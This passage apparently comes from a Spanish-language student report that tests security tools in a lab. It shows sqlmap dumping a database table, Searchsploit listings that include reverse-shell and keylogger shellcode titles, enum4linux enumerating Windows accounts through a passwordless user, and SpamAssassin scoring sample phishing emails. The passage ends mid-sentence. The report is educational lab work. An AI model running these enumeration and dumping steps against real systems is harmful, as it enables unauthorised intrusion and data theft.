
Uso del parámetro `--dump` para descargar en nuestro sistema los datos de una tabla, con formato csv.

```
[18:18:37] [INFO] table 'public.productos' dumped to CSV file '/home/mapache/.local/share/sqlmap/output/192.168.100.8/dump/public/productos.csv'
[18:18:37] [INFO] connection to PostgreSQL server '192.168.100.8:5432' closed

[*] ending @ 18:18:37 /2024-10-08/

[mapache@localhost sqlmap]$ cd ..
[mapache@localhost ~]$ cd /home/mapache/.local/share/sqlmap/output/192.168.100.8/dump/public/
[mapache@localhost public]$ ls
productos.csv
[mapache@localhost public]$ cp /home/mapache/.local/share/sqlmap/output/192.168.100.8/dump/public/productos.csv ~/Descargas/
```

Hacer una copia de los datos descargados, con:
cp <ruta del archivo> <directorío destino>



Evidencia de que la operación fue exitosa.

11.3 Uso de Searchsploit

Al ser Searchsploit una herramienta que usa Exploit db como base de datos, podemos hacerle consultas de forma muy sencilla con el comando `searchsploit <nombre de la vulnerabilidad que buscamos>` el parámetro que le pasamos al comando `searchsploit` es muy flexible. Si bien estamos buscando vulnerabilidades, no necesitamos tener una notación exacta como por ejemplo CVE. Puede bastar con poner el nombre del servicio, protocolo, aplicación o sistema operativo que queremos vulnerar. Por ejemplo:

11.3.1 I) Búsqueda directa de vulnerabilidades y exploits asociados.

```
[mapache@localhost ~]$ searchsploit drupal
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilitie	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Passwor	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Passwor	php/webapps/34993.php

Buscar vulnerabilidades para Drupal (sistema de gestión de contenido) (CMS) con el comando: `searchsploit drupal`.

```
[mapache@localhost ~]$ searchsploit windows
```

Windows/x86 - Reverse (192.168.232.129:4444/TCP) Shell + Persistent A	windows_x86/40334.c
Windows/x86 - Reverse (www.example.com:4444/UDP) Keylogger Shellcode	windows_x86/40560.asm
Windows/x86 - SE_DACL_PROTECTED Protect Process Shellcode (229 bytes)	windows_x86/41381.c
Windows/x86 - ShellExecuteA(NULL,NULL,cmd.exe,NULL,NULL,1) Shellcod	windows_x86/40005.c
Windows/x86 - Start iexplore.exe (http://192.168.10.10/) Shellcode (1	windows_x86/47042.c
Windows/x86 - system(systeminfo) Shellcode (224 bytes)	windows_x86/39914.c
Windows/x86 - URLDownloadToFileA(http://192.168.86.130/sample.exe) +	windows_x86/40094.c
Windows/x86 - user32!MessageBox(Hello World!) + Null-Free Shellcode (windows_x86/37758.c
Windows/x86 - WinExec Calc.exe + Null-Free Shellcode (195 bytes)	windows_x86/48116.c
Windows/x86 - WinExec PopCalc PEB & Export Directory Table NullFree D	windows_x86/50368.c
Windows/x86 - WinExec(cmd.exe,0) Shellcode (184 bytes)	windows_x86/39900.c
Windows/x86 - Write-to-file ('pwned' ./f.txt) + Null-Free Shellcode (windows_x86/14288.asm

```
[mapache@localhost ~]$
```

Buscar vulnerabilidades para Windows (para este parámetro la lista es tan grande, que no le cabe a la terminal).

```
[mapache@localhost ~]$ searchsploit office
```

Exploit Title	Path
3Com OfficeConnect - Code Execution	hardware/remote/9862.txt
3Com OfficeConnect DSL Router 812 1.1.7/840 1.1.7 - HTTP Port Router	hardware/dos/20847.c
3Com OfficeConnect Routers - 'Content-Type' Denial of Service	hardware/dos/10580.rb
3Com OfficeConnect Routers - Remote Denial of Service	hardware/dos/10553.rb
3Com OfficeConnect Secure Router 1.04-168 - 'Tk' Cross-Site Scripting	hardware/remote/30164.txt
3Com OfficeConnect Wireless Cable/DSL Router - Authentication Bypass	hardware/remote/8022.txt
Alcatel OmniPCX Office 210/061.1 - Remote Command Execution	cgi/webapps/5662.txt
Apache UNO / LibreOffice Version: 6.1.2 / OpenOffice 4.1.6 API - Remo	multiple/remote/46544.py
Avaya Argent Office - DNS Packet Denial of Service	windows/dos/23337.c
Avaya IP Office (IPO) < 10.1 - 'SoftConsole' Remote Buffer Overflow (windows/remote/43121.txt
Avaya IP Office (IPO) < 10.1 - ActiveX Buffer Overflow	windows/dos/43120.txt
Avaya IP Office 11 - Password Disclosure	multiple/webapps/48581.txt
Avaya IP Office Application Server 11.0.0.0 - Reflective Cross-Site S	hardware/webapps/48105.txt

Buscar vulnerabilidades para Office.

(Notemos que al escribir ese comando, lo hicimos pensando en Microsoft office, pero algunos de los resultados que nos salieron pueden no tener que ver específicamente con lo que buscamos, así que tenemos que prestar atención al parámetro que vamos a mandar, y a lo que vamos a leer) (los siguientes resultados dicen explícitamente “Microsoft office”)

Microsoft Office	97 - HTMLMARQ.OCX Library Denial of Service	windows/dos/29172.txt
Microsoft Office	Groove - 'Workspace Shortcut' Arbitrary Code Executi	windows/dos/42994.txt
Microsoft Office	Groove 2007 - 'mso.dll' DLL Hijacking	windows/local/14746.c
Microsoft Office	OneNote 2010 - Crash (PoC)	windows/dos/22850.txt
Microsoft Office	Outlook Recipient Control - 'ole32.dll' Denial of Se	windows/dos/2946.html
Microsoft Office	Picture Manager 2010 - Crash (PoC)	windows/dos/22237.txt
Microsoft Office	PowerPoint 2010 - 'MSO!Ordinal5429' Missing Length C	windows/dos/41417.txt
Microsoft Office	PowerPoint 2010 - GDI 'GDI32!ConvertDxArray' Insuffi	windows/dos/41419.txt
Microsoft Office	PowerPoint 2010 - Invalid Pointer Reference	windows/dos/40406.txt
Microsoft Office	PowerPoint 2010 - MSO/OART Heap Out-of-Bounds Access	windows/dos/41418.txt
Microsoft Office	Products - Array Index Bounds Error (PoC)	windows/dos/1615.txt
Microsoft Office	SharePoint Server 2007 - Remote Code Execution (MS10	windows/remote/20122.rb
Microsoft Office	SharePoint Server 2016 - Denial of Service (Metasplo	windows/dos/46101.rb
Microsoft Office	Web Components (OWC) Spreadsheet - ActiveX Buffer Ov	windows/dos/9163.txt
Microsoft Office	Web Components (OWC) Spreadsheet - msDataSourceObjec	windows/remote/16537.rb
Microsoft Office	Web Components Spreadsheet - ActiveX 'OWC10/11' Remo	windows/remote/9224.py
Microsoft Office	Word - '.RTF' Malicious HTA Execution (Metasploit)	windows/remote/41934.rb
Microsoft Office	XP - Remote code Execution	windows/dos/17399.txt
Microsoft Office	XP 2000/2002 - HTML Link Processing Remote Buffer Ov	windows/dos/25085.txt
Microsoft Office	XP SP3 - '.PPT' File Buffer Overflow (MS08-016)	windows/local/5320.txt

Buscar vulnerabilidades para Microsoft Office.

11.3.2 II) Buscar detalles de las vulnerabilidades y exploits.

Ahora, notemos que en la parte derecha se nos despliega un path, este path es un path a nuestro sistema operativo, en este caso Alma Linux. Porque Searchsploit crea una copia pequeña de Exploit db y nos la descarga. La parte importante en este path, es el número que nos aparece antes de la extensión final (por ejemplo ../../xxxx.txt) este número sirve como ID para buscar más detalles de la vulnerabilidad en específico. Por ejemplo: searchsploit -p 35370 nos devolverá la siguiente respuesta:

```
[mapache@localhost ~]$ searchsploit -p 35370
Exploit: Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/35370
Path: /snap/searchsploit/511/opt/exploitdb/exploits/linux/local/35370.c
Codes: CVE-2014-3153, OSVDB-107752
Verified: False
File Type: <missing file package>
```

Información adicional sobre CVE-2014-3153.

Que nos dice que hay un exploit relacionado con la escalada de privilegios locales en el Linux Kernel 3.14.5 para CentOS 7 y RHEL, cuyo código asociado es: CVE-2014-3153. Además, la salida indica que el exploit no ha sido verificado.

11.4 Uso de Enum4linux

Enum4linux nos servirá para recopilar y presentarnos información del sistema Windows que queremos analizar. Es todo. Y dependiendo del tipo de comando que ejecutemos, o los parámetros que le pasemos, podría darnos más información, o menos. Por ejemplo:

11.4.1 1) realizar un escaneo de información de un servidor Samba

El comando: `enum4linux -u <usuario> -p <contraseña del usuario> <ip a escanear>` nos devolverá toda la información que pueda recopilar, como la versión del sistema operativo, información de Nbtstat, dominio SID. Y a partir de los resultados, podemos determinar si algo nos sirve, o si encontramos algún dato específico que buscábamos. Aunque si no puede acceder a cierta información, también nos notificará (como atacantes, esto es un poco más común de lo que nos gustaría, aunque como administradores es buena noticia)

```

===== ( Nbtstat Information for 192.168.100.8 ) =====
Looking up status of 192.168.100.8
No reply from 192.168.100.8

===== ( Getting domain SID for 192.168.100.8 ) =====
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

[+] Got OS info for 192.168.100.8 from srvinfo:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
rpcclient: Ignoring: open or stat /etc/krb5.conf.d/crpto-policies: No such file or directory
rpcclient: Ignoring: /etc/krb5.conf.d/enable_sssd_conf_dir:5:
192.168.100.8 Wk Sv PrQ NT
platform_id : 500
os version : 10.0
server type : 0x1203

```


Información Nbtstat, dominio SID e información del sistema operativo (no encontradas).

```
===== ( Enumerating Workgroup/Domain on 192.168.100.8 ) =====  
[E] Can't find workgroup/domain  
  
[+] Can't determine if host is part of domain or part of a workgroup
```

Más información que la herramienta no pudo recuperar.

11.4.2 II) Misma operación, aplicada a un usuario sin contraseña

Ahora, supongamos que hay otro usuario (sin contraseña definida) en la máquina que vamos a escanear, y conocemos el nombre (en este caso, “testuser”):



Existencia del usuario sin contraseña ‘testuser’ en el sistema que escanearemos.

Usando `enum4linux -u <nombre de usuario en la máquina a escanear> <ip a escanear>` se realizará la enumeración, identificándonos (autenticándonos) como el usuario que hayamos dado. Al no especificar una contraseña con la opción `-p`, el comando intentará conectarse con ese usuario sin contraseña o con las credenciales predeterminadas del sistema para intentar obtener información como: Usuarios y grupos, recursos compartidos o políticas de contraseñas.

```

===== ( Target Information ) =====
=====
Target ..... 192.168.100.8
RID Range ..... 500-550,1000-1050
Username ..... 'testuser'
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.100.8 ) =====
=====

[+] Got domain/workgroup name: WORKGROUP

```

Nombre del grupo de trabajo.

```

mapache@localhost:~
S-1-5-32

[+] Found new SID:
S-1-5-21-14727942-1370902121-617374310

[+] Enumerating users using SID S-1-5-21-14727942-1370902121-617374310 and logon user
name 'testuser', password ''

S-1-5-21-14727942-1370902121-617374310-500 MAPACHE\Administrador (Local User)
S-1-5-21-14727942-1370902121-617374310-501 MAPACHE\Invitado (Local User)
S-1-5-21-14727942-1370902121-617374310-503 MAPACHE\DefaultAccount (Local User)
S-1-5-21-14727942-1370902121-617374310-504 MAPACHE\WDAGUtilityAccount (Local User)
S-1-5-21-14727942-1370902121-617374310-513 MAPACHE\Ninguno (Domain Group)
S-1-5-21-14727942-1370902121-617374310-1001 MAPACHE\amado (Local User)
S-1-5-21-14727942-1370902121-617374310-1002 MAPACHE\__vmware__ (Local Group)
S-1-5-21-14727942-1370902121-617374310-1003 MAPACHE\testuser (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username 'testuser', password ''

S-1-5-32-544 BUILTIN\Administradores (Local Group)
S-1-5-32-545 BUILTIN\Usuarios (Local Group)
S-1-5-32-546 BUILTIN\Invitados (Local Group)

[+] Enumerating users using SID S-1-5-90 and logon username 'testuser', password ''

```


Enumeración de usuarios usando los SID (Security Identifier) encontrados.

Al identificarnos como un usuario existente en el sistema operativo, podemos afectar el nivel de acceso y la cantidad de información que podemos obtener (en nuestro beneficio)

Finalmente, podríamos seguir variando parámetros, por ejemplo con `enum4linux -a <ip a escanear>` podemos realizar otra enumeración cuyo parámetro `-a` indica que se realizarán comprobaciones automáticas para así poder obtener la mayor cantidad posible de información, por ejemplo: Lista de usuarios, grupos del sistema, recursos compartidos, información de políticas de contraseñas, detalles de las sesiones SMB abiertas y dominio y servidores.

11.5 Uso de Spamassassin

El primer paso para usar Spamassassin, es configurarlo, podemos hacer esto accediendo a su archivo de configuración, ubicado en: `/etc/mail/spamassassin/local.cf` en él podemos encontrar información como el puntaje requerido para considerar un correo como spam. Entre otros parámetros personalizables:



```
mapache@localhost:~ — sudo nano /etc/mail/spamassassin/loc...
GNU nano 5.6.1 /etc/mail/spamassassin/local.cf Modificado
# These values can be overridden by editing ~/.spamassassin/user_prefs.cf
# (see spamassassin(1) for details)


# These should be safe assumptions and allow for simple visual sifting
# without risking lost emails.

required_score 5
required_hits 5
report_safe 0
rewrite_header Subject [SPAM]
```

Archivo de configuración de parámetros de Spamassassin.

Ahora, el uso básico de spamassassin, es tener descargado el correo que quieres evaluar en formato .emlo .txt, y pasárselo a la herramienta para que haga el análisis correspondiente, y arroje el score de probabilidad de spam, junto con el reporte completo del análisis. Nos movemos al directorio donde tenemos descargado el correo con `cd <directorio>`, y luego ejecutamos: `spamassassin -t < <nombre del correo a analizar>`

11.5.1 I) Primer ejemplo



```
Abrir Mail1.txt Guardar
~/Descargas
1 From: bigprizes@gmail.com
2 To: rocketwave@gmail.com
3 Subject: Congratulations! You've won a free gift card!
4
5 Dear Lucky Winner,
6
7 We are excited to inform you that YOU have been selected to receive a $1,000
  Gift Card! This exclusive offer is only available to a select group of
  recipients, and YOU are one of the chosen few!
8
9 To claim your prize, all you need to do is click the link below and follow the
  simple instructions:
10
11 Click Here to Claim Your Gift Card Now!
12
13 But hurry! This offer is available for a limited time only, and you don't want
  to miss out on this amazing opportunity!
14
15 Act fast and claim your reward today!
16
17 Best regards,
18 The Rewards Team
```

Correo sospechoso.

Results / Resultados

```
[mapache@localhost ~]$ cd Descargas
[mapache@localhost Descargas]$ spamassassin -t < Mail1.txt
Oct  9 00:26:26.481 [4342] warn: config: created user preferences file: /home/
pache/.spamassassin/user_prefs
X-Spam-Checker-Version: SpamAssassin 3.4.6 (2021-04-09) on
localhost.localdomain
X-Spam-Flag: YES
X-Spam-Level: *****
X-Spam-Status: Yes, score=10.0 required=5.0 tests=ADVANCE_FEE_5_NEW,
DEAR_WINNER,DKIM_ADSP_CUSTOM_MED,FORGED_GMAIL_RCVD,FREEMAIL_FROM,
MISSING_DATE,MISSING_MID,NML_ADSP_CUSTOM_MED,NO_RECEIVED,NO_RELAYS,
PP_MIME_FAKE_ASCII_TEXT autolearn=no autolearn_force=no version=3.4.6
X-Spam-Report:
* 0.0 DKIM_ADSP_CUSTOM_MED No valid author signature, adsp_override
* is CUSTOM_MED
* 1.0 FORGED_GMAIL_RCVD 'From' gmail.com does not match 'Received'
* headers
* 0.0 FREEMAIL_FROM Sender email is commonly abused enduser mail
* provider
* [bigprizes[at]gmail.com]
* -0.0 NO_RELAYS Informational: message was not relayed via SMTP
* 3.1 DEAR_WINNER BODY: Spam with generic salutation of "dear winner"
* 0.4 PP_MIME_FAKE_ASCII_TEXT BODY: MIME text/plain claims to be
* ASCII but isn't
```

Content preview: Dear Lucky Winner, We are excited to inform you that YOU have been selected to receive a \$1,000 Gift Card! This exclusive offer is only available to a select group of recipients, and YOU are one of the chosen few!

Content analysis details: (10.0 points, 5.0 required)

pts	rule name	description
0.0	DKIM_ADSP_CUSTOM_MED	No valid author signature, adsp_override is CUSTOM_MED
1.0	FORGED_GMAIL_RCVD	'From' gmail.com does not match 'Received' headers
0.0	FREEMAIL_FROM	Sender email is commonly abused enduser mail provider [bigprizes[at]gmail.com]
-0.0	NO_RELAYS	Informational: message was not relayed via SMTP
3.1	DEAR_WINNER	BODY: Spam with generic salutation of "dear winner"
0.4	PP_MIME_FAKE_ASCII_TEXT	BODY: MIME text/plain claims to be ASCII but isn't
1.4	MISSING_DATE	Missing Date: header
0.1	MISSING_MID	Missing Message-Id: header
-0.0	NO_RECEIVED	Informational: message has no Received headers
1.2	NML_ADSP_CUSTOM_MED	ADSP custom_med hit, and not from a mailing list

Reporte completo del análisis de probabilidad de spam (diagnóstico positivo) (correcto).

11.5.2 II) Segundo ejemplo

Abrir Mail2.txt Guardar x


1 From: tsystemsteam27821@gmail.com
2 To: rocketwave0@gmail.com
3 Subject: Your Account Has Been Flagged for Unusual Activity
4
5 Dear Valued Customer,
6
7 We've noticed some unusual activity on your account, and for your security, we need to confirm your identity. Please verify your account information immediately to prevent any disruption to your services.
8
9 To continue using your account without interruption, please log in and verify your details by clicking the link below:
10
11 Verify My Account
12
13 This is an automatic message, and failure to verify your information within 48 hours may result in a temporary suspension of your account.
14
15 If you did not request this verification, please disregard this message.
16
17 Thank you for your attention to this important matter.
18
19 Sincerely,
20 Account Services Team
21 Customer Support
22

Correo no sospechoso.

```
mapache@localhost:~/Descargas
[mapache@localhost Descargas]$ spamassassin -t < Mail2.txt
X-Spam-Checker-Version: SpamAssassin 3.4.6 (2021-04-09) on
localhost.localdomain
X-Spam-Level: ****
X-Spam-Status: No, score=4.2 required=5.0 tests=DKIM_ADSP_CUSTOM_MED,
FORGED_GMAIL_RCVD,FREEMAIL_FROM,MISSING_DATE,MISSING_MID,
NML_ADSP_CUSTOM_MED,NO_RECEIVED,NO_RELAYS,PP_MIME_FAKE_ASCII_TEXT
autolearn=no autolearn_force=no version=3.4.6
From: tsystemsteam27821@gmail.com
To: rocketwave0@gmail.com
Subject: Your Account Has Been Flagged for Unusual Activity
Dear Valued Customer,
```

Reporte completo del análisis de probabilidad de spam (diagnóstico negativo) (correcto).

11.5.3 III) Tercer ejemplo

A terminal window titled 'mapache@localhost:~/Descargas' showing the output of the 'spamassassin -t < Mail3.eml' command. The output includes the version (3.4.6), domain (localhost.localdomain), level (**), and status (No, score=2.3). It also lists various tests like DKIM, ADSP, and custom MED tests, all of which passed or were not triggered. The version is confirmed as 3.4.6.

```
mapache@localhost:~/Descargas$ spamassassin -t < Mail3.eml
X-Spam-Checker-Version: SpamAssassin 3.4.6 (2021-04-09) on
localhost.localdomain
X-Spam-Level: **
X-Spam-Status: No, score=2.3 required=5.0 tests=DKIM_ADSP_CUSTOM_MED,
FORGED_GMAIL_RCVD,FREEMAIL_FROM,MISSING_MID,NML_ADSP_CUSTOM_MED,
NO_RECEIVED,NO_RELAYS autolearn=no autolearn_force=no version=3.4.6
```

*Reporte completo del análisis de probabilidad
de spam en otro correo (diagnóstico negativo)
(correcto).*

Adicionalmente, podríamos instalar un servidor de correo como por ejemplo: Postfix, en nuestro sistema e integrarlo con spamassassin para automatizar el flujo del análisis de spam en el correo entrante y saliente. Ese sería el escenario ideal, aunque en esta investigación no documentaremos esa implementación.

12 Interpretación de resultados

De las herramientas seleccionadas, instaladas y utilizadas en esta documentación, las de mayor interés fueron Metasploit Framework, por ser bastante potente, robusta, y completa. Y Sqlmap también por ofrecer comandos de gran impacto a la hora de atacar un sistema, además de estar especializada en una de las áreas más importantes de todas las ciencias de la computación y la ciberseguridad: bases de datos. Las otras herramientas son muy útiles si se quiere buscar vulnerabilidades y recopilar información que podría ser útil para un posterior ataque. Y Spamassassin es una aportación agradable, simple y efectiva que sirve muy bien en lo que hace: filtrar spam.

Podemos notar que incluso si preparamos el escenario “perfecto” para atacar a un sistema, pueden surgir imprevistos a la hora de llevar a cabo el ataque, por ejemplo, Eternalblue en Windows 11 y 10 fue parchado. Y a pesar de haber preparado el sistema para recibir ese ataque, no resultó como esperábamos. O al ejecutar comandos de Sqlmap, podemos llevarnos varios intentos antes de poder conseguir el objetivo que queremos incluso intentando de antemano, que de alguna forma, en la base de datos “algo salga mal”. Sin embargo, a pesar de que algunos ataques pueden ser muy fáciles, por ejemplo recopilar información con enum4linux fue sumamente fácil, y si bien no toda la información fue útil, sí nos da un paso adelante como atacantes. (otro ejemplo: cuando obtuvimos los puertos abiertos de nuestros sistemas víctima con Metasploit también fue demasiado fácil).

12.1 Ventajas desventajas de cada una

	Ventajas	Desventajas
<i>Metasploit Framework</i>	Está muy integrada, muy completa, muy documentada, y tiene una alta compatibilidad en cualquier sistema operativo. Es sumamente robusta	Es una de las más pesadas de este análisis. Si la usamos en una máquina virtual que tiene poca memoria RAM asignada, la máquina podría colapsar con relativamente poco esfuerzo.
<i>Sqlmap</i>	Está bastante bien construida e implementada para su especialización. Es muy robusta.	Tiene una curva de aprendizaje ligeramente mayor que otras de las presentes herramientas.
<i>Searchsploit</i>	Su uso es bastante fácil. Y se puede integrar con Searchsploit. Tiene una curva de aprendizaje baja.	La información que ofrece es de propósito general, entonces tiene un enfoque más de investigación y de planeación.

<i>Enum4linux</i>	Es la herramienta más fácil de usar de las cinco presentes	La información que ofrece sobre el objetivo a analizar es bastante general, y no tiene muchas opciones para fortificar el análisis / escaneo. Además de que puede ser susceptible a no siempre obtener lo que necesitamos. Esta es la herramienta menos robusta de las cinco presentes. Además de que está limitada a escanear únicamente sistemas Windows.
<i>Spamassassin</i>	Es de uso muy fácil y muy intuitivo en su entorno manual, además de que los resultados que da son satisfactorios, y los parámetros son personalizables (los scores que indican si un correo es spam o no)	La mejor implementación de esta herramienta se encuentra en su automatización, pero puede ser complicado lograr automatizarla. Por ejemplo, en un servidor de correos o implementando un agente de transferencia de correos, hay que ser muy meticuloso y tener conocimientos técnicos-prácticos profundos para lograr su correcto funcionamiento.

13 Conclusiones y trabajo a futuro

Para poder dar nuestras conclusiones, vamos a plantear cinco preguntas, que nos ayudarán a determinar lo último que hay que tomar en cuenta de cada una de ellas, cómo trabajarían en conjunto, y en qué escenarios se adaptarían mejor.

13.1 ¿Algunas de las herramientas se complementan entre sí?

Directamente, Searchsploit complementa a Metasploit, pues Searchsploit puede exportar información directamente a Metasploit para que este último la use de forma práctica. *Indirectamente*, Searchsploit y enum4linux, aunque no trabajan directamente con las otras herramientas, pueden ayudar a recopilar información que puede ser útil para sqlmap y Metasploit framework. Pues las dos primeras, sirven para recopilar información; Searchsploit busca exploits y vulnerabilidades en general, y enum4linux busca datos e información específica de la máquina que nosotros le señalemos. Metasploit y sqlmap, pueden aprovechar esa información de forma práctica.

Spamassassin complementará a nuestras dos herramientas de búsqueda de información/escaneo de vulnerabilidades (Searchsploit y enum4linux) dependiendo de nuestros propósitos. Si lo que queremos es atacar, Spamassassin no nos serviría para juntar información (como Searchsploit y enum4linux) ni usarla. De hecho, sería un obstáculo para nosotros como atacantes el nuestro sistema víctima que intentamos atacar usa esta herramienta para defenderse. Aunque si lo que queremos es usar Searchsploit y enum4linux para buscar vulnerabilidades y fugas de información para corregirlas, integrar Spamassassin sería un agregado muy efectivo para automatizar el escaneo de algo que no se escanea de la misma forma: El lenguaje natural.

13.2 ¿Alguna se puede mejorar de alguna manera?

Sí, cada herramienta tiene potencial de mejorar en alguna área específica, así que vamos a mencionar de qué forma podemos sacarle el mayor provecho a cada una de estas, ya sea por sí mismas, o a través de algún factor externo y ya sea tanto a nivel usuario (simplemente la usamos), como a nivel desarrollador (si estuviéramos a cargo de crearla, actualizarla, documentar oficialmente, y brindarle soporte):

Metasploit Framework: Esta herramienta al ser la más pesada de todas, requiere más poder computacional que otras. En el caso de esta documentación, para algunas de las pruebas se utilizó desde una máquina virtual VMware con 4GB de RAM asignada. Eso resultó ser un problema, pues en algunas ocasiones, si permitíamos que la máquina virtual entrara en modo de reposo, esta ya no volvía a encender y teníamos que reiniciarla, perdiendo algunos pasos o avances sin documentar. Además de que antes de que eso sucediera, era notable la disminución del rendimiento. Y cuando se trabajó directamente sobre una partición en el disco duro, su rendimiento fue considerablemente mejor al aprovechar los 8GB de RAM que tenía disponibles (que siguen considerándose poco en la presente fecha). Así que para mejorar el uso de esta herramienta, lo mejor es tener un equipo con especificaciones técnicas bien actualizadas, preferentemente más equipado que con sólo lo 